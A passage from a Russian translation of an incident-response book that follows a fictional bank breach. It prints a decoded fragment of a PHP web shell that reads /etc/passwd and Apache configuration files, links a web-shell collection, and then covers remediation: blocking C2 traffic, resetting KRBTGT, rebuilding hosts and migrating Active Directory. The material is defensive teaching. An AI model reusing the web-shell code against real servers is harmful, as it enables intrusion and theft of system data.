7V5LLYSNRQVmxHk58dAQsHToc5po9kwIqw/hw7jSjN7D0xqpycbxRsWryNR1Rk/zW9H0SJc6YuDooqAb74a+JoAsnsNw
7our2o/LBaJAzYmHc rv5fAck4wdz+3i0V+uKI0X0aPSSdkiL6Y6kX6oPgXzgZhzywXLbbWzgCbQU50FMMYZsMU3hMt8l
```

Результат весьма трудный для понимания и нагруженный, но если мы проскроллим неспеша, то ясно увидим большую порцию сплошных данных, занимающих третий результат. Бинго! Это классический метод обфускации веб-шелла. Функция **base64\_decode** используется для декодирования данных, которые затем распаковываются при помощи **gzinflate**.

---

<sup>91</sup> Исходя из всех пейлоадов на PowerShell, которые мы ранее раскрыли.

<sup>92</sup> Мы заставляем grep отображать файл, скармливая ему второй (фальшивый) файл /dev/null.

Результат отправляется в функцию `eval`, которая выполняет его как стандартный php-код. Нам не нужно декодировать этот пейлоад вручную, поскольку есть онлайн-инструменты<sup>93</sup> для автоматизации этого процесса:

```
...
else {
echo "
<u>Get
/etc/passwd</u>
";
}

if (file_get_contents("/etc/userdomains")) {
echo "<u>View
cpanel user-domains logs</u>
";
}

if (file_get_contents("/usr/local/apache/conf/httpd.conf")) {
echo "<a
href=\"\".$surl.\"act=f&f=httpd.conf&d=/usr/local/apache/conf/&ft=txt\"
><u>
Apache configuration (httpd.conf)</u>
";
} ...
```

Похоже на графический веб-шелл с SQL-инструментами, возможностями для загрузки файлов и т.д. Настоящий набор инструментов для проведения глубоких pivoting-операций. Веб-шелл подобного рода можно скачать на каждом шагу в интернете.<sup>94</sup>

Они менее продуманные, чем те бэкдоры, что мы обнаружили на устройствах под Windows, поэтому может быть, нет никакой взаимосвязи между двумя атаками. Однако даты согласуются с хронологией, выстроенной к настоящему моменту:

---

<sup>93</sup> <http://www.unphp.net/>

<sup>94</sup> <https://github.com/JohnTroony/php-webshells>

```
root@Guard:~/ ls -l /mnt/leocatalog/wp-content/uploads/pic_981.php

-rw-rw-r-- 1 www-data www-data 44K Jan 02 07:19 /mnt/leocatalog/wp-
content/uploads/pic_981.php
```

Мы могли бы продолжить веселье с различными пейлоадами, оставленными атакующим, но теперь становится ясно, что мы имеем дело с веб-уязвимостью, которая каким-то образом привела к несанкционированному доступу к Linux.

С этой машины атакующий проник на сервер Windows, используя один из множества доступных методов: SMBv1 эксплойт MS017-100, брутфорс пароля локального администратора, нашел скрипт в открытом общем ресурсе SMB? Кто знает, и мне кажется, никто с этим уже не разберется.


Есть лимит по количеству информации, которую мы можем получить из логов контроля и корреляции данных на диске/в памяти... Наступил момент, когда мы достигли своего предела в этом расследовании. Теперь переходим к насущной части. Что делать после диагностики атаки?

# **Убей или исцели**

*“Исцеление изнутри - это ключ”*

***Вайнонна Джадд***

Мы готовим совещание с руководящим составом, чтобы представить текущее состояние расследования. Данная схема детализирует основные этапы атаки.



Суммарное количество затронутых активов: 15 серверов, 3 рабочих станции и 1 мейнфрейм.

Тип утекших данных: документы HR, бизнес-стратегии, пароли мейнфрейма и скорее всего, электронные письма и пароли Windows.

Генеральный директор терпеливо выслушивает анализ отчета, затем задаем нам вопрос, который вертится на языке у всего руководящего состава корпорации в течение нескольких минут: "Как нам вернуться обратно в нормальное русло?"

Прямой ответ на этот вопрос неприятен: "Никак".

Зачем спешить к возвращению обратно к слабому дизайну архитектуры, который позволил атаке столь просто распространиться в самое сердце информационной системы? Вот что следовало спросить директору и руководству: "Что нам делать дальше?" Ответ на этот вопрос более дружелюбный: "Время кикнуть атакующего из сети".



Нам нужно вырезать все подозреваемые ресурсы, использованные атакующим для поддержания своего присутствия в системе... начиная с отключения интернета!

По началу это может показаться ужасающим, но компании могут выжить без доступа к интернету в течение нескольких дней, даже недель. Мы регулярно встречаем подобное в крупных кризисных ситуациях. Разумеется, мы не останавливаем все коммуникации с внешним миром. Это было бы слишком грутально для банка, которому нужно обслуживать тысячи клиентов.

Мы заблокируем весь интернет-трафик, который не является явно критичным для ключевых бизнес-процессов LeoStrat. Вот почему мы сразу же поставили задачу для кризисной команды в первые несколько часов по составлению списка всех важных внешних деловых партнеров: филиалов, правительственных организаций, удаленных групп управления, поставщиков и проч. Как я сказал ранее: надейся на лучшее, готовься к худшему.

Пока администраторы файрвола отключают весь трафик, за исключением трафика в направлении определенных внешних IP-диапазонов, мы обращаемся к администраторам прокси и однозначно просим их занести в черные списки все IP-адреса C2C, которые мы пометили ранее. Таким образом, тревога будет подниматься каждый раз, когда машина попытается связаться с одним из этих запрещенных ресурсов.

Эти два действия гарантируют, что атакующий больше не будет находиться внутри систем LeoStrat, начиная с настоящего времени. Теперь давайте позаботимся о его многочисленных бэкдорах.

## Мэйнфрейм

Во-первых, начнем с мэйнфрейма. Мы уже определили действия для выполнения на этой машине, поэтому надо лишь дать зеленый свет команде системных администраторов:

- Аннулировать учетные записи **G19861** и **G09111**.
- Удалить программу **SVC 241**; выяснить, какое ПО внесло ее, чтобы предупредить поставщика и исправить это.
- Принудительно сбросить пароли всех пользователей мэйнфрейма (не технических учетных записей).
- Остановить и удалить исполняемый модуль бэкдора **ibm\_corp**.
- Добавить атрибут **PROTECTED** для каждой технической учетной записи, а позже принудительно сбросить пароли.

Мы концентрируем наши усилия на краткосрочных действиях, которые незамедлительно остановят утечку.

Есть очень много проблем, которые нужно решить в мэйнфрейме для последующего улучшения его безопасности: тщательный контроль доступа, улучшение политики паролей, более сильные алгоритмы хэширования и так далее. Но все это придется сделать в течение последующих нескольких месяцев в качестве части глобального проекта по усилению защиты.

## Windows-машины

Теперь мы обращаем наше внимание на окружение Windows. Суммарно у нас 15 зараженных серверов и 3 рабочие станции. В идеале, нам следует удалить все файлы на дисках и запуститься на полностью свежих системах Windows с усиленной защитой.

Это, конечно, означает потерю всех рабочих данных, хранящихся на машинах.

Для некоторых серверов, которые hostят только веб-приложения, это не проблема. LeoStrat нужно лишь найти соответствующие приложения и переустановить их на серверах, что практически никак не навредит. Однако, на двух серверах - **SV0088** и **SV0771** - хранятся очень важные данные, которые никуда не реплицируются... LeoStrat не могут их потерять.

Нет смысла пытаться исправить эти зараженные машины, по крайней мере, не в случае, когда вы сталкиваетесь с целевой атакой.

Ни один здравомыслящий следователь не будет утверждать о своих способностях по обнаружению и удалению с хирургической точностью всех зараженных частей системы. Это в любом случае не наша главная цель. Мы лишь пытаемся собрать воедино достаточное количество улик, чтобы разобраться в атаке и отследить ее источник.

Мы определенно не можем вычислить все мельчайшие изменения в системах, чтобы исправить их. На это ушли бы годы времени... для каждой из машин, и мы всегда бы задавались вопросом, не упущено ли что-либо.

Мы разберемся со специфической проблемой **SV0088** и **SV0771** позже. Во-первых, мы начинаем с отключения всех подозреваемых машин и рабочих станций от интернета. Далее мы готовим свежее установленные новые системы Windows, с надлежащим образом усиленной защитой, согласно руководствам по безопасности CIS.<sup>95</sup>

Мы просим команды LeoStrat заново установить необходимые приложения на эти обновленные машины и сконфигурировать правильные IP-адреса, DNS-имена и так далее, чтобы сделать их доступными сразу же после настройки.

---

<sup>95</sup> <https://www.cisecurity.org/cis-benchmarks/>

Эти действия займут несколько часов или дней для некритичных машин. Рабочим группам и партнерам необходимо найти альтернативные способы выполнения своей работы, но руководство примет решение по надлежащему способу коммуникаций.

Для двух критичных серверов, **SV0088** и **SV0771**, будут приняты дополнительные меры.

Нам нужно скопировать важные данные - базы данных SQL и файлы в критичных папках - на свежее установленные новые машины, не заразив их чем-либо, что оставил после себя атакующий: PowerShell-скрипты, вредоносные исполняемые файлы, заминированные документы Word и прочего.

Для начала мы подключаем внешний жесткий диск ко двум зараженным машинам и делаем массовое копирование всех критичных директорий. Во время копирования мы исключаем большую часть расширений исполняемых файлов:

```
PS > $exclude =
@('*.cs', '*.ps1', '*.psm', '*.exe', '*.com', '*.dll', '*.vbs', '*.vbe', '*.js', '*.hta', '*.msi', '*.msp', '*.csh', '*.cpl', '*.bat')

PS > $source = 'D:\Board\
PS > $dest = 'F:\Board'

PS > Get-ChildItem $source -Recurse -Exclude $exclude | Copy-Item -
Destination (Join-Path $dest $_.FullName.Substring($source.length))
```

Если вы внимательно просмотрите список расширений, то заметите, что мы оставили некоторые очень “опасные” расширения: docx, xlsx, pdf и т.д. Что если атакующий заминировал документ и в следующий раз, когда когда-либо откроет его, PowerShell-пейлоад свяжется с атакующим, тем самым преподнеся ему восхитительный подарок?

Поскольку нет надежного способа удалить встроенные в документы Office макросы и JavaScript без изменения структуры

файла, простым выходом из ситуации будет попросту удалить все файлы этих форматов целиком. Но мы не можем так поступить.

90% важных данных хранятся в одном из этих форматов, так что с таким успехом можно вообще не перемещать никакие данные...

Нет прямого ответа на эту дилемму. Пойти на риск или не брать в расчет критичность имеющихся данных - решение клиента. Например, в данном случае, LeoStrat решают скопировать все документы Office в любом случае.

Если файл с бэкдором проскользнет внутрь, обращение к C2C все равно будет заблокировано на уровне файрвола и прокси, так что это приемлемый риск. Кроме того, в прокси и файрволе будут определены правила надзора, которые будут поднимать тревогу в случае, если эти сервера начнут связываться с любыми внешними IP-адресами.


Как только мы завершаем копирование файлов, то подключаем внешний диск к промежуточной машине, где мы настроили общую сетевую папку, из которой мы безопасно выгружаем данные на новые машины.

Подобный сетап позволяет избежать заражений малвари через USB-носители и обеспечивает безопасный мост между скомпрометированными и новыми машинами. Конечно, мы можем запустить антивирусное сканирование на промежуточной машине для дальнейшей проверки данных.

## Active Directory

По окончании копирования данных, мы обращаемся к самой крупной проблеме: Windows Active Directory! Начинаем со сброса паролей всех пользователей в домене.

Как и в случае с мейнфреймом, многие технические учетные записи нельзя просто сбросить до того, как мы найдем все скрипты и приложения, работающие с ними, поэтому мы только удаляем их права на интерактивные сеансы, пока что. Даже если атакующий знает их пароли, он не сможет использовать их для подключения к машинам.



### *Оснастка Active Directory Users and Computers в контроллере домена*

При сбросе паролей нам нужно не забыть о дефолтных учетных записях, используемых Windows, типа учетных записей **KRBTGT** и **DSRM**.<sup>96</sup> Пароль **KRBTGT** используется для шифрования Билета на получение билетов (TGT) в протоколе аутентификации Kerberos.<sup>97</sup>

<sup>96</sup> <https://www.top-password.com/knowledge/reset-directory-services-restore-mode-password.html>

<sup>97</sup> Детальное описание Kerberos: <https://technet.microsoft.com/enus/library/cc961976.aspx>



Если атакующий контролирует эту учетную запись, он может создавать фальшивые билеты Kerberos, которые предоставят ему доступ высокого уровня<sup>98</sup>, даже несмотря на то, что все остальные пароли были изменены.<sup>99</sup>

**DSRM** - это локальная резервная учетная запись, которая создается во время настройки контроллера домена. Это очень могущественные учетные записи, которые должны сбрасываться в первую очередь. Вдобавок, пароль **KRBGT** необходимо изменить дважды, потому что оба пароля - и старый, и новый - считаются валидными (мера безопасности, реализованная Microsoft).

Вне всякого сомнения, это серьезные изменения, которые определенно нарушат работу некоторых приложений в окружении LeoStrat. Поэтому мы выполняем их в ночное время, когда админы смогут найти и устранить проблемы, сведя к минимуму воздействие на время работы бизнеса.

По готовности изменений доменных учетных записей, мы переходим к другим, менее управляемым типам аккаунтов: локальным. Начнем с локальных администраторов. Перед настройкой решения от Microsoft - LAPS, которое позволяет периодически изменять локальные пароли каждые 20 минут, нам нужно временное решение для ограничения pivoting-возможностей. Для этого мы используем небольшой трюк, а именно - удаленный UAC.

UAC - это средство, представленное на Windows Vista, которое открывает пользователям всплывающее диалоговое окно перед выполнением привилегированных действий (установка ПО и проч.).


Таким образом, даже администратор не может удаленно выполнять привилегированные команды в системе. Дефолтная

---

<sup>98</sup> [http://cybersecology.com/wp-content/uploads/2016/05/Golden\\_Ticket-v1.13-Final.pdf](http://cybersecology.com/wp-content/uploads/2016/05/Golden_Ticket-v1.13-Final.pdf)

<sup>99</sup> Практическая демонстрация была проведена в книге "Занимайся хакингом с ловкостью Бога".

учетная запись администратора по умолчанию освобождена от UAC. Мы можем изменить это в объекте групповой политики в DC<sup>100</sup> (меню **Security Settings\Local Policies\Security Options** в параметрах политики):



Кроме того, чтобы ограничить возможности удаленного выполнения кода на рабочих станциях, мы размещаем правило брандмауэра, которое блокирует порты 445 (SMB), 135 (RPC), 5984 (WinRM), 5986 (WinRM) и 3389 (RDP). Несколько виртуальных рабочих станций, работающих на фермах Citrix, освобождаются от этого правила, но оно покрывает как минимум 95% всех активов.

Можно внедрить гораздо больше мер усиления защиты, но они скорее всего повлияют на бизнес LeoStrat. К тому же, мер, которые мы только что применили, вполне достаточно, чтобы остановить утечку и предотвратить крупную катастрофу в случае, если атакующий каким-либо образом сможет вернуться обратно в ближайшем будущем.

Следующей ночью, когда большая часть паролей были сброшены (по крайней мере, пароли администраторов), мы готовимся к последнему крупному этапу: репликации Windows Active Directory на чистые сервера.

Хотя мы не видели какого-либо вредоносного трафика с контроллеров домена, мы допускаем, что поскольку атакующий получил учетные данные администратора домена, он мог легко посадить бэкдор в DC.

Мы не можем позволить потерять доверие к этому критическому компоненту, поэтому принимаем решение восстановить Active Directory на наборе чистых серверов.

AD - это всего лишь файл базы данных, который может быть перемещен от одного сервера к другому. Процедура полностью автоматизирована Microsoft, но чтобы избежать проблем с целостностью, нам нужно полностью отключить доступ к контроллеру домена. Мы подбираем подходящее окно времени для выполнения этой операции (3-4 утра, к примеру).

Готовим чистый сервер Windows с усиленной защитой согласно актуальным стандартам безопасности, подключаем его к сети, затем “повышаем” его до уровня следующего контроллера домена. Здесь мы пропустим обычные шаги и уделим внимание только одному меню, которое отличается от стандартной установки домена. Об обычном процессе вы можете почитать здесь.<sup>101</sup>

Когда нам предлагается выбрать операцию развертывания, выбирайте добавление нового контроллера домена к существующему домену:

---

101

<https://blogs.technet.microsoft.com/canitpro/2013/05/05/step-by-step-adding-a-windows-server-2012-domain-controller-to-an-existing-windows-server-2003-network/>



Все объекты домена и правила будут перемещены на этот новый сервер, который становится дополнительным контроллером домена Windows. Мы клонируем его дважды, чтобы иметь несколько резервных копий, а затем отключаем старые контроллеры домена. Перед тем, как сделать это, мы проверяем, что все DNS-записи на DHCP-серверах обновлены и ведут на этот новый контроллер домена.

Как только процедуры миграции и очистки выполнены и перепроверены, мы можем восстановить подключение информационной системы к интернету и отслеживать любую подозрительную активность: связь сервера с известными C2C URL-адресами, создание новой привилегированной учетной записи, трафик в интернет с внутреннего ресурса и т.д.

Подобный мониторинг требует многочисленных правил наблюдения, установленных для всех машин и анализируемых централизованно (как вариант, Splunk, ELK и др.).

Это далеко не окончание кризиса, но наша основная работа в качестве участника форензик-команды практически завершена. Нам нужно лишь написать криминалистический отчет, в котором будут описаны собранные артефакты и хронология атаки, но большая часть расследования выполнена.

Однако же, помните, что есть множество проблем, с которыми мы не разобрались во время этой охоты за малварью, поскольку мы предпочли сосредоточиться на технической части всего этого:

- Официальный внешний обмен информацией: нужно ли LeoStrat выпускать заявление для прессы? Если да, то как много деталей они должны раскрыть?
- Официальный внутренний обмен информацией: какие отделы и управленцы должны быть оповещены? Как насчет остальных сотрудников? Безусловно, история реального взлома поможет улучшить общее знание и понимание мер безопасности, но это также навредит репутации LeoStrat.
- Долгосрочные меры усиления защиты: недостаток базовых мер обеспечения безопасности помог атакующему оставаться незамеченным в течение нескольких месяцев. Критически важно внедрять фундаментальные принципы безопасности: более тщательная сетевая фильтрация и сегментация, гигиена надежных паролей, разделение административного леса Windows<sup>102</sup>, правила контроля и так далее. Но нецелесообразно делать все это в первые несколько дней после обнаружения взлома. Необходимо инициировать масштабный проект, чтобы учесть все эти проблемы, что, конечно же, займет определенное время.
- Юридические проблемы: в зависимости от юрисдикции, некоторые компании обязаны оповещать правительство по обнаружению несанкционированного доступа. Данные процедуры должны быть выполнены максимально оперативно.

Со всеми этими проблемами (и даже больше) необходимо справиться во время кризиса безопасности. Так что, можете себе представить, какое безумие происходит в офисе компании, адреналин мчится по вашим венам, когда вы наконец находите

---

<sup>102</sup> Прим. переводчика: полезная ссылка

<https://docs.microsoft.com/ru-ru/microsoft-identity-manager/pam/planning-bastion-environment>

зацепку, идете по ней и раскрываете новый фрагмент улики, который проливает свет на атаку.

Это неописуемое чувство, и я надеюсь, что вы смогли ощутить нечто похожее в процессе чтения о расследовании, описанном на этих страницах.

## Итоги

Если поразмышлять об этом инциденте, то мы с уверенностью можем сказать, что у нас не было схемы сети, было очень мало доступных людей, были администраторы, которые не знают свои IP-диапазоны наизусть, но нам чертовски повезло заполучить сетевые логи за последние три месяца. Вероятно, это оказалось самое лучшее решение по безопасности, которое когда-либо было сделано в LeoStrat!

Когда я читаю отчеты аудиторов, мне всегда кажется странным, насколько пентестеры недооценивают важность надлежащего централизованного логирования с хорошим временем хранения данных (более трех месяцев).

Нет ничего более фрустрирующего для специалиста по инцидентам, чем ответить терпящему бедствие клиенту: “Извините. Нет логов, нет расследования... просто переустановите все свои машины”. Форензика жестких дисков прекрасна, форензика памяти - веселит.

Но несомненно, что именно надлежащее логирование событий (на сетевом и системном уровнях) дает нам полную картину об инциденте. А без него... что ж, нет реагирования на инциденты.

<https://hacklikeapornstar.com>